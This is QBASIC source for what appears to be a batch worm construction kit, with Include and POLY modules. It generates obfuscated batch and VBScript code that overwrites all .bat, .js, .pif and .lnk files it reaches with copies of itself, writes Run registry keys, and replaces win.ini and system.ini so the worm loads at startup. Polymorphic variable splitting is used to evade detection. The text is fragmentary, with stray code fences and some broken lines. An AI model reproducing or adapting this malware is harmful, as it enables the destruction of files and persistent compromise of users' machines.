ran = INT(RND * 26) + 97
e$ = CHR$(ran)
regi$ = a$ + B$ + c$ + d$ + e$ + ".vbs"
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
B$ = CHR$(ran)
ran = INT(RND * 26) + 97
c$ = CHR$(ran)
ran = INT(RND * 26) + 97
d$ = CHR$(ran)
ran = INT(RND * 26) + 97
e$ = CHR$(ran)
regiop$ = a$ + B$ + c$ + d$ + e$ + ".bat"
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
B$ = CHR$(ran)
ran = INT(RND * 26) + 97
c$ = CHR$(ran)
ran = INT(RND * 26) + 97
d$ = CHR$(ran)
ran = INT(RND * 26) + 97
e$ = CHR$(ran)
reginame$ = a$ + B$ + c$ + d$ + e$
PRINT #1, "copy "; MyS$; " "; regi$; CC$
PRINT #1, "copy "; MyS$; " %windir%\"; regiop$; CC$
PRINT #1, "echo.on error resume next >"; regi$; CC$
PRINT #1, "echo set ws = CreateObject("; CHR$(34); "wscript.shell";
CHR$(34); ") >> "; regi$; CC$
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
B$ = CHR$(ran)
c$ = a$ + B$
PRINT #1, ""
PRINT #1, ""; CC$; "set regi=HKLM"
PRINT #1, "goto regiri"; CC$
PRINT #1, ""; CC$; "set regi="; c$
PRINT #1, ":regiri"; CC$
PRINT #1, "echo ws.regwrite "; CHR$(34);
"%regi%\Software\Microsoft\Windows\CurrentVersion\Run\"; reginame$;
CHR$(34); ","; CHR$(34); "%windir%\"; regiop$; CHR$(34); " >>"; regi$;
CC$
PRINT #1, ""; CC$; "set regi="
rand = INT(RND * 3) + 1
IF rand = 1 THEN PRINT #1, ""; CC$; "set regiA=sc"
IF rand = 1 THEN regy$ = "c%regi%ript"
IF rand = 2 THEN PRINT #1, ""; CC$; "set regiA=rip"

```

```

IF rand = 2 THEN regy$ = "csc%regiA%t"
IF rand = 3 THEN PRINT #1, ""; CC$; "set regiA=csc"
IF rand = 3 THEN regy$ = "%regiA%ript"
PRINT #1, ""; regy$; " "; regi$; CC$
PRINT #1, "del "; regi$; CC$
PRINT #1, "set regiA="; CC$
ReKeyEnd:
IF BatDateienInf = 1 THEN GOTO BatDatei
GOTO BatDateiEnd
BatDatei:
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
B$ = CHR$(ran)
ran = INT(RND * 26) + 97
c$ = CHR$(ran)
ran = INT(RND * 26) + 97
d$ = CHR$(ran)
ran = INT(RND * 26) + 97
e$ = CHR$(ran)
bafina$ = a$ + B$ + c$ + d$ + e$ + ".bat"
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
B$ = CHR$(ran)
ran = INT(RND * 26) + 97
c$ = CHR$(ran)
fakeBDAs$ = a$ + B$ + c$
PRINT #1, ""; DD$; "set BDAs="; fakeBDAs$
PRINT #1, ""; DD$; "set BDAs=for"
PRINT #1, ""; DD$; "goto BDAsas"
PRINT #1, ""; DD$; "set BDAs=mfe"
PRINT #1, ""; DD; ":BDAsas"
PRINT #1, "copy "; MyS$; " %winDir%\"; bafina$; DD$
PRINT #1, "%BDAs% %%v in (*.bat ..\*.bat \*.bat %path%\*.bat) do copy
%WinDir%\"; bafina$; " %%v "; DD$
PRINT #1, "del %WinDir%\"; bafina$; DD$
BatDateiEnd:
IF DeuAutoSt = 1 THEN GOTO Deuaustart
GOTO deuautostend
Deuaustart:
deuautoSta = INT(RND * 3) + 1
RANDOMIZE TIMER
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
B$ = CHR$(ran)
ran = INT(RND * 26) + 97
c$ = CHR$(ran)
ran = INT(RND * 26) + 97
d$ = CHR$(ran)
ran = INT(RND * 26) + 97
e$ = CHR$(ran)
daufina$ = a$ + B$ + c$ + d$ + e$ + ".bat"
IF deuautoSta = 1 THEN PRINT #1, "copy "; MyS$; "
%windir%\startm~1\progra~1\autost~1\*.bat"; DD$
IF deuautoSta = 2 THEN PRINT #1, "copy "; MyS$; " C:\"; daufina$; DD$

```

```

IF deuautoSta = 2 THEN PRINT #1, "copy C:\"; daufina$; "
%windir%\startm~1\progra~1\autost~1\*.bat"; DD$
IF deuautoSta = 2 THEN PRINT #1, "del C:\"; daufina$; DD$
IF deuautoSta = 3 THEN PRINT #1, "copy "; MyS$; " C:\"; daufina$; DD$
IF deuautoSta = 3 THEN PRINT #1, "move C:\"; daufina$; "
%windir%\startm~1\progra~1\autost~1"; DD$
deuautostend:
IF EngAutoSt = 1 THEN GOTO EngAuSt
GOTO EngAuStEnd
EngAuSt:
RANDOMIZE TIMER
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
B$ = CHR$(ran)
ran = INT(RND * 26) + 97
c$ = CHR$(ran)
ran = INT(RND * 26) + 97
d$ = CHR$(ran)
ran = INT(RND * 26) + 97
e$ = CHR$(ran)
eaufina$ = a$ + B$ + c$ + d$ + e$ + ".bat"
PRINT #1, "copy "; MyS$; " %windir%\Startm~1\Programs\StartUp\";
eaufina$; EE$
EngAuStEnd:
IF LogLauf = 1 GOTO LogLaufwerk
GOTO AD
LogLaufwerk:
llf = INT(RND * 2) + 1
RANDOMIZE TIMER
subfina$ = "ikqus.bat"
IF llf = 1 THEN PRINT #1, "md C:\suPs"; CC$
IF llf = 1 THEN PRINT #1, "copy "; MyS$; " C:\suPs\"; subfina$; CC$
IF llf = 1 THEN PRINT #1, "subst L: C:\suPs"; CC$
IF llf = 2 THEN PRINT #1, "md C:\suPs"; CC$
IF llf = 2 THEN PRINT #1, "copy "; MyS$; " C:\suPs\"; subfina$; CC$
IF llf = 2 THEN PRINT #1, "subst L: C:\suPs"; CC$
AD:
IF windir = 1 THEN GOTO WinD
GOTO EndWinD
WinD:
RANDOMIZE TIMER
wdfina$ = "jduif.bat"
WinDR = INT(RND * 2) + 1
IF WinDR = 1 THEN PRINT #1, " "; CC$; "set WDs=for"
IF WinDR = 1 THEN PRINT #1, "copy "; MyS$; " C:\"; wdfina$; CC$
IF WinDR = 1 THEN PRINT #1, "%WDs% %%w in (%windir%\*.bat) do copy
C:\"; wdfina$; " %%w"; CC$
IF WinDR = 1 THEN PRINT #1, "del C:\"; wdfina$; CC$
IF WinDR = 2 THEN PRINT #1, " "; CC$; "set WDs=for"
IF WinDR = 2 THEN PRINT #1, "ren %WinDir%\*.bat *.ifk"; CC$
IF WinDR = 2 THEN PRINT #1, "copy "; MyS$; " C:\"; wdfina$; CC$
IF WinDR = 2 THEN PRINT #1, "%WDs% %%w in (%windir%\*.ifk) do copy
C:\"; wdfina$; " %%w"; CC$
IF WinDR = 2 THEN PRINT #1, "ren %windir%\*.ifk *.bat"; CC$
IF WinDR = 2 THEN PRINT #1, "del C:\"; wdfina$; CC$
EndWinD:

```



```

IF WinINI = 1 GOTO WiINI
GOTO WiINIEnd
WiINI:
PRINT #1, "copy "; MyS$; " %WinDir%\system\WINI.bat"; DD$
inip = INT(RND * 2) + 1
IF inip = 1 THEN PRINT #1, "echo [windows] >funny.bat"; DD$
IF inip = 2 THEN PRINT #1, "; DD$; "set inia=windows"
IF inip = 2 THEN PRINT #1, "echo [%inia%] >funny.bat"; DD$
inip = INT(RND * 2) + 1
IF inip = 1 THEN PRINT #1, "echo load=%windir%\system\WINI.bat
>>funny.bat"; DD$
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
B$ = CHR$(ran)
c$ = a$ + B$
IF inip = 1 THEN PRINT #1, "; DD$; "set inib="; c$
IF inip = 2 THEN PRINT #1, "; DD$; "set inib=system"
IF inip = 2 THEN PRINT #1, "echo load=%windir%\%inib%\WINI.bat
>>funny.bat"; DD$
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
B$ = CHR$(ran)
c$ = a$ + B$
PRINT #1, "set inic="; c$; DD$
PRINT #1, "; DD$; "set inic=WINI.bat"
PRINT #1, "echo run=%windir%\system%\%inic% >>funny.bat"; DD$
PRINT #1, "; DD$; "set inid="
PRINT #1, "; DD$; "set inic=Port"
PRINT #1, "; DD$; "set inib=NULL"
PRINT #1, "; DD$; "set inia=%inib%%inic%"
PRINT #1, "goto iniri "; DD$
PRINT #1, "; DD$; "set inia=%inic%%inib%"
PRINT #1, ":iniri "; DD$
PRINT #1, "; DD$; "set wiech=jdff"
PRINT #1, "; DD$; "set wiech=ec"
PRINT #1, "goto wiech"; DD$
PRINT #1, "; DD$; "set wiech=jf"
PRINT #1, ":wiech"; DD$
PRINT #1, "; DD$; "set wiechb=kas"
PRINT #1, "; DD$; "set wiechb=%wiech%ho"
PRINT #1, "goto wiechb"; DD$
PRINT #1, "; DD$; "set wiechb=fg%wiech%"
PRINT #1, ":wiech"; DD$
PRINT #1, "%wiech% %inia%=None >>funny.bat"; DD$
IF inip = 1 THEN PRINT #1, "copy funny.bat %windir%\dd.ini"; DD$
IF inip = 2 THEN PRINT #1, "; DD$; "set inie=funny"
IF inip = 2 THEN PRINT #1, "copy %inie%.bat %windir%\dd.ini"; DD$
inip = INT(RND * 2) + 1
IF inip = 1 THEN PRINT #1, "del %windir%\win.ini"; DD$
IF inip = 2 THEN PRINT #1, "; DD$; "set inif=win"
IF inip = 2 THEN PRINT #1, "del %windir%\%inif%.ini"; DD$
inip = INT(RND * 2) + 1
IF inip = 1 THEN PRINT #1, "del funny.bat"; DD$
IF inip = 2 THEN PRINT #1, "; DD$; "set inig=unny"
IF inip = 2 THEN PRINT #1, "del f%inig%.bat"; DD$

```

```

inip = INT(RND * 2) + 1
IF inip = 1 THEN PRINT #1, "ren %windir%\dd.ini win.ini"; DD$
IF inip = 2 THEN PRINT #1, " "; DD$; "set inih=dd.in"
IF inip = 2 THEN PRINT #1, "ren %windir%\%inih%i win.ini"; DD$
PRINT #1, " "; DD$; "set inih="
PRINT #1, " "; DD$; "set inig="
PRINT #1, " "; DD$; "set inif="
PRINT #1, " "; DD$; "set inie="
WiINIEnd:
IF PifFileI = 1 THEN GOTO PifFInfection
GOTO PIFFInfectionEnd
PifFInfection:
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
B$ = CHR$(ran)
ran = INT(RND * 26) + 97
c$ = CHR$(ran)
ran = INT(RND * 26) + 97
d$ = CHR$(ran)
ran = INT(RND * 26) + 97
e$ = CHR$(ran)
PIFDropFile$ = a$ + B$ + c$ + d$ + e$ + ".bat"
PRINT #1, "copy "; MyS$; " %windir%\drop.vbs"; EE$
PRINT #1, "copy "; MyS$; " %windir%\ "; PIFDropFile$; EE$
PRINT #1, "echo dim wshs, msc > %windir%\drop.vbs"; EE$
rand = INT(RND * 2) + 1
IF rand = 1 THEN PRINT #1, " "; EE$; "set pifA=WS"
IF rand = 1 THEN PRINT #1, "echo set wshs=Wscript.CreateObject(";
CHR$(34); "%pifA%cript.Shell"; CHR$(34); ") >> %windir%\drop.vbs"; EE$
IF rand = 1 THEN PRINT #1, " "; EE$; "set pifA="
IF rand = 2 THEN PRINT #1, " "; EE$; "set pifA=cript"
IF rand = 2 THEN PRINT #1, "echo set wshs=Wscript.CreateObject(";
CHR$(34); "WS%pifA%.Shell"; CHR$(34); ") >> %windir%\drop.vbs"; EE$
IF rand = 2 THEN PRINT #1, " "; EE$; "set pifA="
rand = INT(RND * 4) + 1
IF rand = 1 THEN PRINT #1, " "; EE$; "set pifB=Cr"
IF rand = 1 THEN PRINT #1, "echo set msc=wshs.%pifB%eateShortcut(";
CHR$(34); "C:\pif.lnk"; CHR$(34); ") >> %windir%\drop.vbs"; EE$
IF rand = 2 THEN PRINT #1, " "; EE$; "set pifB=ea"
IF rand = 2 THEN PRINT #1, "echo set msc=wshs.Cr%pifB%teShortcut(";
CHR$(34); "C:\pif.lnk"; CHR$(34); ") >> %windir%\drop.vbs"; EE$
IF rand = 3 THEN PRINT #1, " "; EE$; "set pifB=te"
IF rand = 3 THEN PRINT #1, "echo set msc=wshs.Crea%pifB%Shortcut(";
CHR$(34); "C:\pif.lnk"; CHR$(34); ") >> %windir%\drop.vbs"; EE$
IF rand = 4 THEN PRINT #1, " "; EE$; "set pifB=CreateShortcut"
IF rand = 4 THEN PRINT #1, "echo set msc=wshs.%pifB%("; CHR$(34);
"C:\pif.lnk"; CHR$(34); ") >> %windir%\drop.vbs"; EE$
PRINT #1, " "; EE$; "set pifB="
PRINT #1, "echo msc.TargetPath = wshs.ExpandEnvironmentStrings(";
CHR$(34); "%windir%\ "; PIFDropFile$; CHR$(34); ") >>
%windir%\drop.vbs"; EE$
PRINT #1, "echo msc.WindowStyle = 4 >> %windir%\drop.vbs"; EE$
rand = INT(RND * 2) + 1
IF rand = 1 THEN PRINT #1, " "; EE$; "set pifC=Sa"
IF rand = 1 THEN PRINT #1, "goto pifdri"; EE$
IF rand = 1 THEN PRINT #1, " "; EE$; "set pifC=kfie"

```

```

IF rand = 1 THEN PRINT #1, ":pifdri"; EE$
IF rand = 1 THEN PRINT #1, "echo msc.%pifC%ve >> %windir%\drop.vbs";
EE$
IF rand = 2 THEN PRINT #1, "; EE$; "set pifC=ve"
IF rand = 2 THEN PRINT #1, "goto pifdri"; EE$
IF rand = 2 THEN PRINT #1, "; EE$; "set pifC=ueqha"
IF rand = 2 THEN PRINT #1, ":pifdri"; EE$
IF rand = 2 THEN PRINT #1, "echo msc.Sa%pifC% >> %windir%\drop.vbs";
EE$
PRINT #1, "; EE$; "set pifC="
rand = INT(RND * 2) + 1
IF rand = 1 THEN PRINT #1, "; EE$; "set pifD=cscript"
IF rand = 1 THEN PRINT #1, "%pifD% %windir%\drop.vbs"; EE$
IF rand = 2 THEN PRINT #1, "; EE$; "set pifD=scr"
IF rand = 2 THEN PRINT #1, "c%pifD%ipt %windir%\drop.vbs"; EE$
PRINT #1, "del %windir%\drop.vbs"; EE$
PRINT #1, "; EE$; "set PDA=for"
PRINT #1, "%PDA% %%k in (*.pif \*.pif ..\*.pif %path%\*.pif
%windir%\*.pif) do copy C:\pif.pif %%k"; EE$
PRINT #1, "; EE$; "set PDA="
PRINT #1, "del C:\pif.pif"; EE$
PIFFInfectionEnd:
IF LnkFileI = 1 THEN GOTO LnkFileInfection
GOTO LnkFileInfectionEnd
LnkFileInfection:
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
B$ = CHR$(ran)
ran = INT(RND * 26) + 97
c$ = CHR$(ran)
ran = INT(RND * 26) + 97
d$ = CHR$(ran)
ran = INT(RND * 26) + 97
e$ = CHR$(ran)
LNKdropFile$ = a$ + B$ + c$ + d$ + e$ + ".bat"
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
B$ = CHR$(ran)
lnkAPF$ = a$ + B$
PRINT #1, "% CCCC % set lnkA="; lnkAPF$;
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
B$ = CHR$(ran)
lnkBPF$ = a$ + B$
PRINT #1, "set lnkB="; lnkBPF$; CC$
rand = INT(RND * 4) + 1
IF rand = 1 THEN PRINT #1, "; CC$; "set lnkA=w"
IF rand = 1 THEN lnkAP$ = "%lnkA%scr"
IF rand = 2 THEN PRINT #1, "; CC$; "set lnkA=s"
IF rand = 2 THEN lnkAP$ = "w%lnkA%cr"
IF rand = 3 THEN PRINT #1, "; CC$; "set lnkA=c"
IF rand = 3 THEN lnkAP$ = "ws%lnkA%r"
IF rand = 4 THEN PRINT #1, "; CC$; "set lnkA=r"
IF rand = 4 THEN lnkAP$ = "wsc%lnkA%"

```

```

rand = INT(RND * 3) + 1
IF rand = 1 THEN PRINT #1, " "; CC$; "set lnkB=i"
IF rand = 1 THEN lnkBP$ = "%lnkB%pt"
IF rand = 2 THEN PRINT #1, " "; CC$; "set lnkB=p"
IF rand = 2 THEN lnkBP$ = "i%lnkB%t"
IF rand = 3 THEN PRINT #1, " "; CC$; "set lnkB=t"
IF rand = 3 THEN lnkBP$ = "ip%lnkB%"
lnkAB$ = lnkAP$ + lnkBP$
PRINT #1, " "; CC$; "set lnka=run"
PRINT #1, "goto lnkdrri "; CC$
PRINT #1, " "; CC$; "set lnka=kla"
PRINT #1, ":lnkdrri "; CC$
PRINT #1, "copy "; MyS$; " %windir%\dropa.vbs"; CC$
PRINT #1, "copy "; MyS$; " %windir%\"; LNKdropFile$; CC$
PRINT #1, "copy "; MyS$; " %windir%\dropb.vbs"; CC$
PRINT #1, "echo.on error resume next >%windir%\dropb.vbs"; CC$
PRINT #1, "echo dim wsh >>%windir%\dropb.vbs"; CC$
PRINT #1, "echo set wsh="; lnkAB$; ".createobject("; CHR$(34); lnkAB$;
".shell"; CHR$(34); ") >>%windir%\dropb.vbs"; CC$
PRINT #1, "echo wshs.%lnka% "; CHR$(34); "%windir%\"; LNKdropFile$;
CHR$(34); " >>%windir%\dropb.vbs"; CC$
PRINT #1, "echo dim wsh, msc > %windir%\dropa.vbs"; CC$
PRINT #1, "echo set wsh="; lnkAB$; ".CreateObject("; CHR$(34); lnkAB$;
".Shell"; CHR$(34); ") >> %windir%\dropa.vbs"; CC$
PRINT #1, "echo set msc=wsh.CreateShortcut("; CHR$(34); "C:\vbs.lnk";
CHR$(34); ") >> %windir%\dropa.vbs"; CC$
PRINT #1, "echo msc.TargetPath = wshs.ExpandEnvironmentStrings(";
CHR$(34); "%windir%\dropb.vbs "; CHR$(34); ") >> %windir%\dropa.vbs";
CC$
PRINT #1, "echo msc.WindowStyle = 4 >> %windir%\dropa.vbs"; CC$
PRINT #1, " "; CC$; "set lnkdA=Save"
PRINT #1, "goto lnkdri"; CC$
PRINT #1, " "; CC$; "set lnkdA=Ejfn"
PRINT #1, ":lnkdri"; CC$
PRINT #1, "echo msc.%lnkdA$ >> %windir%\dropa.vbs"; CC$
PRINT #1, "cscript %windir%\dropa.vbs"; CC$
PRINT #1, "del %windir%\dropa.vbs"; CC$
PRINT #1, " "; CC$; "set LDA=for"
PRINT #1, "%LDA% %%k in (*.lnk \*.lnk ..\*.lnk %path%\*.lnk
%windir%\*.lnk) do copy C:\vbs.lnk %%k"; CC$
PRINT #1, " "; CC$; "set LDA="
PRINT #1, "del C:\vbs.lnk"; CC$
PRINT #1, " "; CC$; "set lnkA="
PRINT #1, " "; CC$; "set lnkB="
LnkFileInfectionEnd:
IF SysINI = 1 THEN GOTO SystemINI
GOTO SystemINIEnd
SystemINI:
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
B$ = CHR$(ran)
ran = INT(RND * 26) + 97
c$ = CHR$(ran)
ran = INT(RND * 26) + 97
d$ = CHR$(ran)
ran = INT(RND * 26) + 97

```

```

e$ = CHR$(ran)
sysname$ = a$ + B$ + c$ + d$ + e$ + ".bat"
PRINT #1, "copy "; MyS$; " "; sysname$; DD$
PRINT #1, "echo [boot] > %windir%\system.ini"; DD$
PRINT #1, " "; DD$; "set sysinic=kde"
PRINT #1, " "; DD$; "set sysinic=ell"
PRINT #1, "goto sysinic"; DD$
PRINT #1, " "; DD$; "set sysinic=qiw"
PRINT #1, ":sysinic"; DD$
PRINT #1, " "; DD$; "set sysinib=kd"
PRINT #1, " "; DD$; "set sysinib=sh"
PRINT #1, "goto sysinib"; DD$
PRINT #1, " "; DD$; "set sysinib=jgh"
PRINT #1, ":sysinib"; DD$
PRINT #1, " "; DD$; "set sysinia=%sysinib%%sysinic%"
PRINT #1, "goto sysiniri"; DD$
PRINT #1, " "; DD$; "set sysinia=%sysinic%%sysinib%"
PRINT #1, ":sysiniri "; DD$
PRINT #1, "echo %sysinia%=explorer.exe %windir%\ "; sysname$; ">>
%windir%\system.ini"; DD$
PRINT #1, " "; DD$; "set sysinia="
PRINT #1, " "; DD$; "set sysinib="
PRINT #1, " "; DD$; "set sysinic="
SystemINIEnd:
IF UDF = 1 THEN GOTO UDFB
GOTO UDFBEnd
UDFB:
ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
B$ = CHR$(ran)
ran = INT(RND * 26) + 97
c$ = CHR$(ran)
ran = INT(RND * 26) + 97
d$ = CHR$(ran)
ran = INT(RND * 26) + 97
e$ = CHR$(ran)
UDFname$ = a$ + B$ + c$ + d$ + e$ + ".bat"
UDFnameb$ = "jgigo.bat"
UDFvbs$ = "oejvc.vbs"
UDFlauf = 0
DO WHILE UDFlauf < 5
rand = INT(RND * 2) + 1
IF rand = 1 THEN UDFvar$ = UDFvar$ + "Å"
IF rand = 2 THEN UDFvar$ = UDFvar$ + "3"
UDFlauf = UDFlauf + 1
LOOP
PRINT #1, "cd %windir%"; DD$
PRINT #1, "md "; UDFvar$; DD$
PRINT #1, "cd "; UDFvar$; DD$
PRINT #1, "copy "; MyS$; " "; UDFname$; DD$
PRINT #1, "copy "; MyS$; " %windir%\ "; UDFnameb$; DD$
PRINT #1, "copy "; MyS$; " %windir%\ "; UDFname$; DD$
UDFpath$ = "%windir%" + UDFname$
PRINT #1, "echo cttty nul > "; UDFpath$; DD$
PRINT #1, "echo cls >>"; UDFpath$; DD$

```



```

PRINT ""
PRINT ""
PRINT "
PRINT "
COLOR 7
PRINT ""
INPUT " Press enter... ", nix$
GOTO headline
Ende:

```

YOURS"
Second Part To Hell"

Include.exe

```

CLS
OPEN "worm.txt" FOR APPEND AS #1
OPEN "poly.bwg" FOR INPUT AS #2
poly$ = INPUT$(1, #2)
CLOSE #2
IF poly$ = "N" THEN GOTO nopoly
BB$ = ""
CC$ = ""
DD$ = ""
BB$ = " % BBBB %"
CC$ = " % CCCC %"
DD$ = " % DDDD %"
nopoly:
OPEN "JS.bwg" FOR INPUT AS #2
JS$ = INPUT$(2, #2)
CLOSE #2
IF JS$ = "NS" THEN GOTO noJS

ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
b$ = CHR$(ran)
ran = INT(RND * 26) + 97
c$ = CHR$(ran)
ran = INT(RND * 26) + 97
d$ = CHR$(ran)
ran = INT(RND * 26) + 97
e$ = CHR$(ran)
jsdropname$ = a$ + b$ + c$ + d$ + e$ + ".js"

ran = INT(RND * 26) + 97
a$ = CHR$(ran)
ran = INT(RND * 26) + 97
b$ = CHR$(ran)
ran = INT(RND * 26) + 97
c$ = CHR$(ran)
ran = INT(RND * 26) + 97
d$ = CHR$(ran)
ran = INT(RND * 26) + 97
e$ = CHR$(ran)
jsvirname$ = a$ + b$ + c$ + d$ + e$ + ".bat"
PRINT #1, "copy %MyS% %windir%\"; jsvirname$; BB$
PRINT #1, "echo { >> %windir%\"; jsdropname$; BB$

```

```

PRINT #1, "echo shell=WScript.CreateObject("; CHR$(34);
"WScript.Shell"; CHR$(34); "); >> %windir%\"; jsdropname$; BB$
lala = INT(RND * 3) + 1

IF lala = 1 THEN PRINT #1, "set jsda=a"
IF lala = 1 THEN PRINT #1, "set jsda=r"
IF lala = 1 THEN PRINT #1, "goto jsda"
IF lala = 1 THEN PRINT #1, "set jsda=h"
IF lala = 1 THEN PRINT #1, ":jsda"
IF lala = 1 THEN PRINT #1, "set jsdb=w"
IF lala = 1 THEN PRINT #1, "set jsdb=n"
IF lala = 1 THEN PRINT #1, "goto jsdb"
IF lala = 1 THEN PRINT #1, "set jsd=k"
IF lala = 1 THEN PRINT #1, ":jsdb"
IF lala = 1 THEN run$ = "%jsda%u%jsdb%"

IF lala = 2 THEN PRINT #1, "set jsda=o"
IF lala = 2 THEN PRINT #1, "set jsda=n"
IF lala = 2 THEN PRINT #1, "goto jsda"
IF lala = 2 THEN PRINT #1, "set jsda=i"
IF lala = 2 THEN PRINT #1, ":jsda"
IF lala = 2 THEN PRINT #1, "set jsdb=k"
IF lala = 2 THEN PRINT #1, "set jsdb=u"
IF lala = 2 THEN PRINT #1, "goto jsdb"
IF lala = 2 THEN PRINT #1, "set jsd=q"
IF lala = 2 THEN PRINT #1, ":jsdb"
IF lala = 2 THEN run$ = "r%jsdb%%jsda%"

IF lala = 3 THEN PRINT #1, "set jsda=p"
IF lala = 3 THEN PRINT #1, "set jsda=u"
IF lala = 3 THEN PRINT #1, "goto jsda"
IF lala = 3 THEN PRINT #1, "set jsda=z"
IF lala = 3 THEN PRINT #1, ":jsda"
IF lala = 3 THEN PRINT #1, "set jsdb=w"
IF lala = 3 THEN PRINT #1, "set jsdb=r"
IF lala = 3 THEN PRINT #1, "goto jsdb"
IF lala = 3 THEN PRINT #1, "set jsd=x"
IF lala = 3 THEN PRINT #1, ":jsdb"
IF lala = 3 THEN run$ = "%jsdb%%jsda%n"

PRINT #1, "set jsdd=dfg"
PRINT #1, "set jsdd=ll"
PRINT #1, "goto jsdd"
PRINT #1, "set jsdd=q34nvc"
PRINT #1, ":jsdd"

PRINT #1, "set jsdc=asda"
PRINT #1, "set jsdc=she"
PRINT #1, "goto jsdc"
PRINT #1, "set jsdc=fdgew"
PRINT #1, ":jsdc"

PRINT #1, "echo %jsdc%%jsdd%."; run$; "("; CHR$(34); "%windir%\";
jsvirname$; CHR$(34); "); >> %windir%\"; jsdropname$; BB$
PRINT #1, "set jsda="
PRINT #1, "set jsdb="

```



```

PRINT #1, "set jsdc="
PRINT #1, "set jsdd="
PRINT #1, "echo } >> %windir%\"; jsdropname$; BB$
PRINT #1, "set jsda=asf"
PRINT #1, "set jsda=for"
PRINT #1, "goto jsde"
PRINT #1, "set jsda=spth"
PRINT #1, ":jsde"
PRINT #1, "%jsde% %%j in (*.js \*.js ..\*.js %path%\*.js %windir%\*.js)
do copy "; jsdropname$; " %%j"; BB$
PRINT #1, "del %windir%\"; jsdropname$; BB$
noJS:
CLOSE #1
KILL "JS.bwg"
KILL "poly.bwg"

```

POLY.exe

```

OPEN "worm.txt" FOR APPEND AS #1
RANDOMIZE TIMER
PRINT #1, "echo @cls > C:\my.bat % AAAA %"
rand = INT(RND * 3) + 1
IF rand = 1 THEN PRINT #1, "set plya=d % AAAA %"
IF rand = 1 THEN plya$ = "%plya%im%"
IF rand = 2 THEN PRINT #1, "set plya=i % AAAA %"
IF rand = 2 THEN plya$ = "d%plya%m"
IF rand = 3 THEN PRINT #1, "set plya=m % AAAA %"
IF rand = 3 THEN plya$ = "di%plya%"
rand = INT(RND * 3) + 1
IF rand = 1 THEN PRINT #1, "set plyb=n % AAAA %"
IF rand = 1 THEN plyb$ = "%plyb%um%"
IF rand = 2 THEN PRINT #1, "set plyb=u % AAAA %"
IF rand = 2 THEN plyb$ = "n%plyb%m"
IF rand = 3 THEN PRINT #1, "set plyb=m % AAAA %"
IF rand = 3 THEN plyb$ = "nu%plyb%"
plyc$ = plya$ + " " + plyb$
rand = INT(RND * 2) + 1
IF rand = 1 THEN PRINT #1, "set plyd=e % AAAA %"
IF rand = 1 THEN plyd$ = "%plyd%c"
IF rand = 2 THEN PRINT #1, "set plyd=c % AAAA %"
IF rand = 2 THEN plyd$ = "e%plyd%"
rand = INT(RND * 2) + 1
IF rand = 1 THEN PRINT #1, "set plye=h % AAAA %"
IF rand = 1 THEN plye$ = "%plye%o"
IF rand = 2 THEN PRINT #1, "set plye=o % AAAA %"
IF rand = 2 THEN plye$ = "h%plye%"
plyf$ = plyd$ + plye$
PRINT #1, " "; plyf$; " "; plyc$; " > AAAA.vbs % AAAA %"
PRINT #1, "echo Set FSO = Wscript.CreateObject("; CHR$(34);
"Scripting.FileSystemObject"; CHR$(34); ") >>AAAA.vbs % AAAA %"
PRINT #1, "echo Randomize >>AAAA.vbs % AAAA %"
PRINT #1, "echo num = Int((rnd*6) + 1) >>AAAA.vbs % AAAA %"
PRINT #1, "echo if num=1 then >>AAAA.vbs % AAAA %"
rand = INT(RND * 4) + 1
IF rand = 1 THEN PRINT #1, "% AAAA % set ppA=File"
IF rand = 1 THEN PRINT #1, "echo fso.Copy%ppA% Wscript.ScriptFullName,
"; CHR$(34); "C:\1.vbs"; CHR$(34); ", True >>AAAA.vbs % AAAA %"
IF rand = 2 THEN PRINT #1, "% AAAA % set ppA=Copy"

```

```

IF rand = 2 THEN PRINT #1, "echo fso.%ppA%File Wscript.ScriptFullName,
"; CHR$(34); "C:\1.vbs"; CHR$(34); ", True >>AAAA.vbs % AAAA %"
IF rand = 3 THEN PRINT #1, "% AAAA % set ppA=ScriptFullName"
IF rand = 3 THEN PRINT #1, "echo fso.CopyFile Wscript.%ppA%, ";
CHR$(34); "C:\1.vbs"; CHR$(34); ", True >>AAAA.vbs % AAAA %"
IF rand = 4 THEN PRINT #1, "% AAAA % set ppA=Wscript"
IF rand = 4 THEN PRINT #1, "echo fso.CopyFile %ppA%.ScriptFullName, ";
CHR$(34); "C:\1.vbs"; CHR$(34); ", True >>AAAA.vbs % AAAA %"
PRINT #1, "% AAAA % ppA="
PRINT #1, "echo elseif num=2 then >>AAAA.vbs % AAAA %"
rand = INT(RND * 2) + 1
IF rand = 1 THEN PRINT #1, "% AAAA % set ppB=ScriptFullName"
IF rand = 1 THEN PRINT #1, "goto polyari % AAAA %"
IF rand = 1 THEN PRINT #1, "% AAAA % set ppB=kdownc"
IF rand = 1 THEN PRINT #1, ":polyari % AAAA %"
IF rand = 1 THEN PRINT #1, "echo fso.CopyFile Wscript.%ppB%, ";
CHR$(34); "C:\2.vbs"; CHR$(34); ", True >>AAAA.vbs % AAAA %"
IF rand = 2 THEN PRINT #1, "% AAAA % set ppB=Wscript"
IF rand = 2 THEN PRINT #1, "goto polyari % AAAA %"
IF rand = 2 THEN PRINT #1, "% AAAA % set ppB=skdmvcs"
IF rand = 2 THEN PRINT #1, ":polyari % AAAA %"
IF rand = 2 THEN PRINT #1, "echo fso.CopyFile %ppB%.ScriptFullName, ";
